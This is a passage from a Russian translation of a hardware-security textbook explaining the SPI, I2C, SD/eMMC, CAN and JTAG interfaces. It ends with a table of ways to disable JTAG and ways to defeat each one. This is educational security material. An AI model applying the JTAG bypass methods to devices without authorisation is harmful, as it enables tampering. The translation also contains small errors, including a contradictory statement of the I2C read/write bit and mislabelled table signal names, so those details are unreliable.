того, в отличие от UART, интерфейс SPI синхронизирован с источником, поэтому контроллер SPI передает тактовый сигнал на периферийный приемник. Это означает, что периферийному устройству и контроллеру не нужно заранее согласовывать скорость передачи данных (тактовую частоту), поскольку интерфейс предоставляет ее сам. SPI обычно работает намного быстрее, чем протоколы UART (UART обычно работает на частоте 115,2 кГц, а SPI – на частоте 1–100 МГц).

На рис. 2.9 показаны четыре провода, по которым передаются сигналы для связи SPI между С (контроллер) и Р (периферия): SCK (последовательный тактовый сигнал), COPI (выход контроллера – вход периферии), CIPO (вход контроллера – выход периферии) и *CS (выбор микросхемы), а также GND (земля).




Рис. 2.9. Четыре провода SPI и земля

Названия выводов говорят сами за себя, и в этом интерфейсе нет двусмыслинности или перестановки контактов передачи и приема, поскольку каждая сторона имеет четко определенный контроллер и периферийное устройство. Все выходы SPI являются двухтактными, и это нормально, поскольку интерфейс SPI рассчитан на подключение только одного контроллера.

Контакт *выбора микросхемы* помечен звездочкой (*CS); это говорит о том, что для него состояние высокого напряжения является ложным, а 0 В – истинным (то есть контакт активируется низким уровнем). Если бы вы были периферийным устройством на интерфейсе SPI, то вам нужно было бы сидеть и ждать (в режиме высокого импеданса), пока я не выставлю *CS, установив его на 0 В. В этот момент вам нужно будет слушать провода SCK и COPI, по которым придет ваша команда, и лишь когда придет ваша очередь, вы сможете ответить на контакт CIPO.

Преимущество вывода *CS состоит в том, что у меня, как у контроллера, может быть несколько разных выводов *CS, по одному для каждого периферийного устройства. Поскольку вы должны оставаться в режиме высокого импеданса, до тех пор пока не будет выбран ваш вывод *CS, другие периферийные устройства могут совместно использовать выводы SCK, COPI и CIPO. Это позволяет добавлять несколько периферийных устройств SPI к одному контроллеру, добавляя всего лишь один провод *CS для каждого периферийного устройства.

ПРИМЕЧАНИЕ

Активный низкий уровень обозначается тремя способами. У имени вывода может быть черта сверху, (\overline{CS}), перед именем может стоять косая черта (/CS) или звездочка, как в примере с *CS.

SPI чаще всего используется для взаимодействия с EEPROM. Код BIOS/EFI почти на любом персональном компьютере хранится в SPI EEPROM. Многие сетевые маршрутизаторы и USB-устройства хранят всю свою прошивку в SPI EEPROM. SPI хорошо подходит для устройств, которым не слишком важна высокая скорость или частота взаимодействия. Датчики окружающей среды, криптографические модули, беспроводные радиостанции и другие устройства работают на интерфейсе SPI.

Вы могли заметить, что у некоторых устройств используется обозначение *последовательных данных на выходе* (serial data out, SDO) и *последовательных данных на входе* (serial data in, SDI). Эта система обозначения позволяет понять, какой контакт выступает выходом или входом для данного устройства (что устраняет путаницу в отношении того, является ли устройство контроллером или периферийным устройством), но протокол обычно тот же, и имена контактов роли не играют. У некоторых устройств используется обозначение MOSI вместо COPI, MISO вместо CIPO и SS вместо CS.

Интерфейс Inter-IC

Интерфейс *Inter-IC*, также называемый IIC, I2C, I²C, двухпроводной (two-wire interface, TWI) и SMBus, – это мультиконтроллерная синхронная с источником шина, имеющая малое количество выводов. Множество названий обусловлено,

прежде всего, незначительными различиями и проблемами с товарными знаками. Изначально был заявлен товарный знак I2C, поэтому компании использовали разные названия для одной и той же шины. Вы увидите, что интерфейс I2C во многих отношениях очень похож на SPI, и у многих устройств есть варианты с интерфейсами SPI или I2C.

Вы можете заметить, что I2C — мультиконтроллерный, а SPI — контроллер-периферийный. На рис. 2.10 эта разница проиллюстрирована графически.




Рис. 2.10. Два провода для связи I2C между контроллерами и периферийными устройствами

Полная «шина» состоит из двух проводов: SDA и SCL. Каждый провод подключается к каждому выводу SDA или SCL всех портов I2C, подключенных к шине. На каждом проводе есть один подтягивающий резистор. Неактивный порт I2C переводит выводы SDA и SCL в режим высокого импеданса. Это означает, что если никакие другие устройства в данный момент не общаются, обе линии будут находиться в состоянии логической единицы, и любое устройство может стать владельцем шины, отключив линию SDA. Устройство I2C может быть только контроллером, только периферийным устройством, а может и менять роль в разные моменты времени.

Представим, что вы и я — два контроллера шины на шине I2C, подключенные к периферийной EEPROM I2C. Если мы хотим получить доступ к EEPROM, то проверяем состояние линий SDA и SCL. Если обе линии находятся в состоянии логической единицы, то шина не используется, и я могу забрать управление себе, передав по ней условие запуска (то есть установив SDA на 0, а на SCL оставил 1). В этот момент вам придется подождать, пока я не закончу все свои дела на шине. Закончив передачу, я отправлю условие остановки, устанавливая SDA и SCL на 1. На рис. 2.11 показаны условия остановки на линиях SDA и SCL.




Рис. 2.11. Условия остановки на линиях I2C SDA и SCL

Как только я взял шину под свой контроль, вы, EEPROM и все остальные участники должны сидеть и слушать, пока я не отправлю адрес.

У каждого устройства есть уникальный семибитный адрес. Обычно некоторые из этих битов жестко запрограммированы, а остальные можно программировать с помощью флеш-памяти или подтягивающих/стягивающих резисторов, чтобы не путать идентичные компоненты, подключенные к одной и той же шине I2C. За семибитным адресом следует бит чтения/*записи, указывающий направление, в котором будет двигаться следующий байт данных. Чтобы прочитать данные из EEPROM, я сначала сообщаю EEPROM, из какого адреса памяти хочу прочитать (это операция записи, то есть единица в восьмом бите), затем я должен дать EEPROM указание отправить данные из этой ячейки памяти (операция чтения, то есть ноль в восьмом бите). После передачи каждого байта по I2C получатель должен подтвердить получение байта. Отправитель освобождает линию SDA, а контроллер переключает линию SCL. Если получатель получил все восемь бит, то должен за это время установить линии SDA на ноль. На рис. 2.12 показано, как изменяется состояние SDA и SCL по мере выполнения всей операции.

Вот полная последовательность SDA между устройством контроллера и EEPROM.

- Последовательность запуска:** контроллер приказывает всем остальным вести себя тихо и слушать адрес своего устройства.
- Адрес периферийного устройства:** контроллер отправляет семибитный адрес устройства EEPROM, который он хочет прочитать.
- Бит чтения/*записи:** контроллер отправляет ноль, поскольку сначала нам нужно записать адрес памяти EEPROM.




Рис. 2.12. Последовательность чтения регистров I₂C

4. **Подтверждение:** контроллер освобождает SDA и ожидает, что EEPROM просигнализирует о приеме адреса устройства, установив SDA на 0.
5. **Адрес EEPROM:** контроллер отправляет восьмибитный адрес памяти EEPROM.
6. **Подтверждение:** контроллер освобождает SDA и ожидает, что EEPROM просигнализирует о приеме адреса памяти, установив SDA на 0.
7. **Последовательность запуска:** контроллер повторяет последовательность запуска, поскольку теперь он хочет прочитать данные.
8. **Адрес периферийного устройства:** контроллер повторно отправляет семибитный адрес устройства EEPROM.
9. **Бит чтения/*записи:** контроллер отправляет единицу, поскольку теперь хочет прочитать данные из адреса памяти, который передал только что.
10. **Подтверждение:** контроллер освобождает SDA и ожидает, что EEPROM просигнализирует о приеме адреса устройства, установив SDA на ноль.
11. **Данные EEPROM:** EEPROM отправляет восемь бит данных из адреса памяти в SDA на контроллер в тот момент, когда контроллер переключает SCL.
12. **Подтверждение:** контроллер устанавливает SDA на ноль, чтобы подтвердить получение байта.
13. **Повтор:** пока контроллер продолжает переключать SDA и в нужное время выполнять подтверждения, EEPROM будет продолжать посыпать байты данных в контроллер. Когда будет прочитано достаточное количество байтов, контроллер отправит сообщение «Не подтверждать» (Not Acknowledge, NACK) для связи с периферийным устройством.
14. **Последовательность остановки:** контроллер сообщает всем, что он закончил работу, давая другим возможность забрать управление шиной.

В течение всей этой процедуры контроллер переключает SCL, чтобы синхронизировать свою связь с периферийным устройством.

Одним из серьезных преимуществ такой мультиконтроллерной шины является то, что для нее требуется всего два провода, независимо от того, сколько устройств ее используют. Но есть и недостаток: поскольку есть только один подтягивающий сигнал и все устройства должны постоянно прослушивать линию, реальная максимальная пропускная способность должна быть ниже расчетной скорости, с которой может обмениваться данными SPI, так как пропускная способность делится между устройствами. По этой причине вы, скорее всего, найдете только EEPROM SPI со скоростью шины более 1 МГц, а у большинства других устройств, скорее всего, будут простые интерфейсы SPI или I2C.

Так как для этого интерфейса требуется всего два провода, I2C можно втиснуть в множество аппаратных конструкций. Например, в разъемах VGA, DVI

и даже HDMI интерфейс I2C используется для чтения с монитора структуры данных, описывающей возможности вывода монитора. В большинстве систем шина I2C доступна даже из программного обеспечения, если вы хотите подключить к системе дополнительные устройства через свободные порты VGA.

Поскольку шина I2C — мультиконтроллерная, устройство всегда можно пересадить на шину I2C, чтобы оно могло работать в качестве контроллера, а на шине SPI это не всегда возможно.

Безопасный цифровой ввод/вывод и встроенные мультимедийные карты

В *безопасном цифровом вводе/выводе* (Secure Digital Input/Output, SDIO) для выполнения операций ввода/вывода используется физический и электрический интерфейс SD-карты. *Встроенные мультимедийные карты* (embedded multimedia cards, eMMC) представляют собой микросхемы для поверхностного монтажа, в которых задействуются тот же интерфейс и протокол, что и в картах памяти, но без разъема и дополнительной упаковки. MMC и SD — две тесно связанные и перекрывающиеся спецификации, которые очень часто используются во встроенных системах для хранения данных.

SD-карты обратно совместимы с SPI. Подключив SPI, которые мы обсуждали ранее, к любой SD-карте (и большинству карт MMC), вы сможете читать и записывать данные на карту.

В картах SD используется модифицированная версия SPI, в которой линии COPI и CIPO заменены на двунаправленные линии управления и передачи данных. Позже в картах SD появилась возможность переключения режимов с двумя или четырьмя двунаправленными линиями данных. В стандарте eMMC появилось уже восемь двунаправленных линий данных, а SDIO расширяет базовый низкоуровневый протокол, в котором появился интерфейс для связи с устройствами, отличными от устройств хранения, и добавлена линия прерывания.

В ходе эволюции этих спецификаций низкочастотная однобитная шина SPI с частотой 1 МГц была расширена до восьми параллельных бит и скорости 208 МГц. Это уже не «низкоскоростная последовательная шина», но почти все устройства обратно совместимы, и вы сможете запускать их на низкоскоростной SPI, а затем использовать недорогие снiffeры для извлечения полезной информации из устройств. Множество карт памяти по-прежнему поддерживает SPI. В табл. 2.1 показано расположение контактов CS, COPI, CIPO и SCLK для карт MMC, SD, miniSD и microSD.

Таблица 2.1. Контакты SPI для карт MMC, SD, miniSD и microSD
(источник: https://ru.wikipedia.org/wiki/Secure_Digital)

Кон-такт MMC	Кон-такт SD	Кон-такт miniSD	Контакт microSD	На-звा-ние	Ввод/вывод	Логика	Описание
1	1	1	2	nCS	Ввод	Двухтакт-ная (PP)	Выбор карты SPI [CS] (отрицательная логика)
2	2	2	3	Ввод	Ввод	Двухтакт-ная (PP)	Последовательные данные SPI в [COP1]
3	3	3		VSS	Выход	Питание (S)	Земля (общий)
4	4	4	4	VDD	Выход	Питание (S)	Питание
5	5	5	5	Ввод	Ввод	Двухтакт-ная (PP)	Последовательный тактовый сигнал SPI [SCLK]
6	6	6	6	VSS	Питание	Питание (S)	Земля (общий)
7	7	7	7	DO	Выход	Двухтакт-ная (PP)	Выход данных SPI в режиме от ведомого к ведущему устройству (MISO)
	8	8	8	NC nIRQ	. Выход	. Открытый сток (OD)	Не используется (карты памяти). Прерывание (карты SDIO, отрицательная логика)
	9	9	1	NC	.	.	Не используется
		10		NC	.	.	Зарезервировано
		11		NC	.	.	Зарезервировано

Как видите, основные контакты являются общими, а это означает, что из типа устройства (SD-карта, карта microSD, MMC или устройство eMMC) можно определить верхнюю границу протокола и производительности устройства. В большей части задач с аппаратурой, которые мы будем выполнять, можно будет организовывать взаимодействие схожим образом, поскольку мы не заинтересованы в максимально возможной производительности. На рис. 2.13 показано расположение физических контактов в соответствии с табл. 2.1.

Вы заметите, что между этими стандартами прослеживается некое физическое соответствие. Например, карта MMC, подключенная к устройству чтения карт SD, по-прежнему контактирует с контактами 1–7. Обратите внимание на необычную нумерацию карт miniSD: у них контакты 10 и 11 расположены между контактами 3 и 4!




Рис. 2.13. Физическое расположение контактов SPI, описанных в табл. 2.1

CAN-шина

В автомобильной электронике часто используют шину *сети контроллеров* (controller area network, CAN), которая соединяет между собой микроконтроллеры, взаимодействующие с датчиками и исполнительными механизмами. Например, кнопки на рулевом колесе по CAN-шине передают команды в автомобильную стереосистему. Кроме того, с помощью CAN вы можете считывать данные о работе двигателя и выполнять диагностику системы в режиме реального времени, а это означает, что CAN позволяет получить прямой доступ к управлению двигателем с помощью скомпрометированного сотового соединения с одним из микроконтроллеров автомобиля. Примеры описаны в работе *Remote Exploitation of an Unaltered Passenger Vehicle* доктора Чарли Миллера и Криса Валасека. Мы работали со связью между дисплеем eBike и его контроллером двигателя и также обнаружили, что в ней используется CAN.

В CAN-шине используется дифференциальная сигнализация, поскольку электрическая среда в автомобиле шумная, а надежность работы системы — строжайшее требование безопасности. Существуют несколько вариантов CAN-шины, но чаще всего это высокоскоростные отказоустойчивые CAN-шины. В обоих случаях используется дифференциальная пара проводов с названиями CAN high и CAN low. Стоит отметить, что эти имена проводов не соответствуют скорости работы шины. Но когда через два контакта CAN отправляется дифференциальный сигнал, эти имена соответствуют уровням напряжения, обозначающим логический ноль или единицу.

- Высокоскоростная CAN-шина передает данные со скоростью от 40 Кбит/с до 1 Мбит/с, и в ней CAN high = CAN low = 2,5 В для логической единицы, и CAN high = 3,75 В и CAN low = 1,25 В для логического нуля.
- Низкоскоростная CAN имеет скорость передачи данных от 40 Кбит/с до 125 Кбит/с, и в ней CAN high = 5 В и CAN low = 0 В для логической единицы и CAN high \leq 3,85 В и CAN low \geq 1,15 В для логического нуля.

Указанные значения напряжения соответствуют идеальным условиям, но на практике могут варьироваться. Обновленная версия CAN под названием *CAN flexible data-rate (FD)* работает на скорости до 12 Мбит/с, а максимальное количество байтов, передаваемых в одном пакете, увеличено до 64.

ПРИМЕЧАНИЕ

Если вас интересует тема взлома автомобилей, то No Starch Press опубликовало *Car Hacker's Handbook* (2016 г.) Крейга Смита. В этой книге рассматриваются многие детали взлома автомобилей, которые являются прекрасным дополнением к низкочувствительным подробностям встроенной работы, о которых мы говорим в этой книге. На сайте OpenGarages также можно бесплатно скачать PDF-файл этой книги, но лучше приобрести бумажный экземпляр.

JTAG и другие интерфейсы отладки

Интерфейс JTAG (Joint Test Action Group — совместная группа тестирования) представляет собой общий интерфейс отладки оборудования, имеющий огромное значение с точки зрения безопасности. JTAG привел к созданию стандарта IEEE 1149.1 под названием «Стандартный тестовый порт доступа и архитектура граничного сканирования». Цель его состояла в том, чтобы стандартизировать средства для тестирования/отладки микросхем, а также для тестирования печатных плат (printed circuit boards, PCB) на наличие производственных ошибок. В этой книге мы не будем приводить полное описание JTAG, но дадим краткий обзор, чтобы вы могли сами поискать другие ресурсы.

Зачем вообще нужны эти тестирование или отладка? Когда многослойные печатные платы в 1980-х годах начали использоваться все чаще и чаще, возникла

необходимость в средствах для тестирования новых печатных плат на производственном предприятии, не подвергая их внутренние слои внешнему воздействию. Инженерам пришла в голову идея использовать для проверки соединений микросхемы, уже имеющиеся на печатной плате.

Методика *граничного сканирования* заключается в том, что вы отключаете фактическую функциональность каждого чипа, но разрешаете некоему тестовому устройству управлять всеми выводами чипа. Например, если контакт 6 микросхемы А подключен к контакту 9 микросхемы Б, то вы можете позволить микросхеме А подавать на контакт 6 высокий или низкий уровень, а затем наблюдать за контактом 9 чипа Б, приходит ли туда этот сигнал. Проделав то же самое со всеми микросхемами и всеми выводами, вы можете проверить правильность изготовления печатной платы, последовательно соединив все микросхемы с помощью выводов JTAG. Чтобы правильно выполнить граничное сканирование, вам необходимо определить все микросхемы в гирляндной цепочке, которые указаны в файле языка описания граничного сканирования (*boundary scan description language*, BSDL). Эти определения чипов вы можете найти в интернете, при условии что вам повезет.

ПРИМЕЧАНИЕ

Интересный момент: BSDL — подмножество VHDL, языка проектирования аппаратных средств.

Граничное сканирование позволяет работать с устройством через плату, не залезая в чип, поэтому, если вы пытаетесь получить доступ к внутренним слоям печатной платы, полезно рассмотреть возможность использования этого метода. Технически, граничное сканирование позволяет делать забавные вещи, например, переключать выводы SPI или I₂C и передавать их данные через JTAG, но это будет довольно медленно, поэтому проще подключиться к проводам SPI или I₂C, если такая возможность есть. Граничное сканирование работает достаточно быстро для просмотра UART или других низкоскоростных потоков данных, а если вы используете JTAG в демонстрационном режиме, он работает пассивно, то есть не берет на себя управление чипом, и тот продолжает функционировать нормально.

Существуют инструменты, позволяющие переключать контакты порта на устройстве, если у него есть файл BSDL. В качестве примера можно использовать UrJTAG (с открытым исходным кодом) и TopJTAG (недорогая программа с бесплатной пробной версией с графическим интерфейсом). Эти инструменты могут быть очень полезны в задаче реверс-инжиниринга печатных плат, так как вы можете переключать нужный контакт на микросхеме и смотреть, что происходит на печатной плате. Вы также можете управлять сетями или сопоставлять известный шаблон с тем, что выдает микросхема. На рис. 2.14 показан пример использования TopJTAG для просмотра сигнала последовательных данных.




Рис. 2.14. Использование граничного сканирования для проверки крошечного устройства BGA, исследовать которое по-другому не получается

Инструмент с открытым исходным кодом под названием *JTAG Boundary Scanner* от Viveris Technologies — это простая библиотека вместе с графическим интерфейсом Windows, позволяющая получать доступ к контактам по их именам из файла BSDL. Если вы хотите автоматизировать более сложные задачи, такие как запись последовательностей включения или отправка команд SPI по JTAG, то *JTAG Boundary Scanner* — хорошая отправная точка. Эта библиотека лежит в основе Python-библиотеки pyjtagbs (<https://github.com/colinoflynn/pyjtagbs/>), которая позволяет решать те же задачи через порт JTAG.

При использовании режима граничного сканирования у вас есть выбор: запустить инструкцию SAMPLE, которая позволяет просматривать состояние ввода/

вывода, или инструкцию **EXTEST**, позволяющую управлять вводом/выводом. Обычно инструкция **EXTEST** может отключать другие функции (например, ядро ЦП), поэтому при взаимодействии с работающей системой граничное сканирование следует выполнять в режиме **SAMPLE**.

Управление, ориентированное больше на саму микросхему (а не только на контакты ввода/вывода), осуществляется через контроллер *тестового порта доступа* (test access port, TAP) JTAG, который реализует встроенные возможности отладки. Он до некоторой степени стандартизирован, но именно что «до некоторой степени». По сути, TAP-контроллер может выполнять сброс интегральных схем, а также запись и чтение из двух регистров: *регистра инструкций* (instruction register, IR) и *регистра данных* (data register, DR). Средства отладки, такие как дампы памяти, точки останова, пошаговое выполнение и т. д., являются уже проприетарными дополнениями к этому стандартному интерфейсу. Многие из этих функций были реконструированы и воспроизведены в программном обеспечении, например OpenOCD. Это означает, что, если у вас есть поддерживаемая цель, вы можете подключить OpenOCD к адаптеру JTAG, а затем использовать GDB, чтобы подключиться к OpenOCD и выполнить отладку процессора на месте!

В JTAG используется от четырех до шести контактов:

- **вход тестовых данных** (test data in, TDI) — сдвигает данные в гирляндную цепочку JTAG;
- **выход тестовых данных** (test data out, TDO) — выводит данные из гирляндной цепочки JTAG;
- **тестовый тактовый сигнал** (TCK) — тактирует всю тестовую логику в цепочке JTAG;
- **выбор тестового режима** (test mode select, TMS) — выбирает режим работы для всех устройств (например, операции с граничной цепочкой или операции TAP);
- **сброс теста** (test reset, TRST, необязательно) — сбрасывает логику теста. Другой способ сброса — удержание контакта TMS=1 в течение пяти тактов;
- **сброс системы** (system reset, SRST, необязательно) — сбрасывает всю систему.

У JTAG есть несколько стандартных разъемов. Например, у ARM используется стандартный 20-контактный разъем. Вы также можете идентифицировать JTAG по контактам на микросхеме, подозрительно похожим на JTAG. Если вы не уверены, JTAG ли перед вами, то попробуйте инструмент JTAGulator от Джо Гранда, в котором используется умный алгоритм идентификации каждого из выводов JTAG (в приложении Б приведены примеры нескольких разъемов).

Вы можете спросить — насколько безопасен полный отладочный доступ к ЦП? Ответ — да, он совершенно небезопасен. И поэтому производители, которые заботятся о безопасности, разными способами отключают JTAG, и эти способы дают злоумышленнику еще больше возможностей для атаки на систему (табл. 2.2).

Таблица 2.2. Обзор способов отключения порта JTAG и атак

Мера защиты JTAG	Атака на защиту
Снять разъем печатной платы	Повторно припаять разъем к печатной плате
Удалить дорожки на печатной плате	Соединить контакты JTAG с ЦП напрямую, что немного сложнее сделать, если у корпуса микросхемы не выведены контакты
Отключить JTAG для области Secure World ¹ . Примером может служить входной сигнал SPIDEN на ядрах ARM, который может отключить отладку в Secure World. Отдельный входной сигнал SPNIDEN может отключить отладку в Normal World	Если эти сигналы ЦП выводятся на вывод (контакт), то установить для них высокий уровень
Использовать в микросхеме FUSE бит OTP, который после изготовления перегорает, отключая JTAG	Внедрение ошибки в считывание FUSE-бита или скрытый регистр
Поместить протокол авторизации на JTAG перед его включением	Побочный канал на криптографическом ключе, используемый в случае протокола запроса/ответа или ошибки авторизации

Мы описали достаточно большой набор JTAG-защит и атак, но обратите внимание, что JTAG — далеко не единственный интерфейс отладки, с которым вы столкнетесь. Производители других интерфейсов добавляют протокол, используемый Atmel AVR (протокол на основе SPI), протокол, используемый

¹ Здесь речь идет об разделении системы на регионы. Все доступные ресурсы микроконтроллера, включая флеш-память, статическое ОЗУ, внешнюю память, периферийные устройства и прерывания, распределяются либо в Secure World, либо в non-Secure World (Normal World). После планирования атрибуции безопасности этих ресурсов non-Secure World получает доступ только к незащищенным областям памяти и ресурсам, в то время как Secure World может получить доступ ко всем областям памяти и ресурсам в обоих регионах, включая безопасные и незащищенные ресурсы. На примере архитектуры ARM описано здесь: https://wiki.st.com/stm32mcu/wiki/Security:How_to_disable_TrustZone_in_STM32L5xx_devices_during_development_phase. – Примеч. науч. ред.

Atmel XMEGA (программный и отладочный интерфейс Atmel или PDI, нечто наподобие SPI, но с одной линией данных) и TI Chipcon.

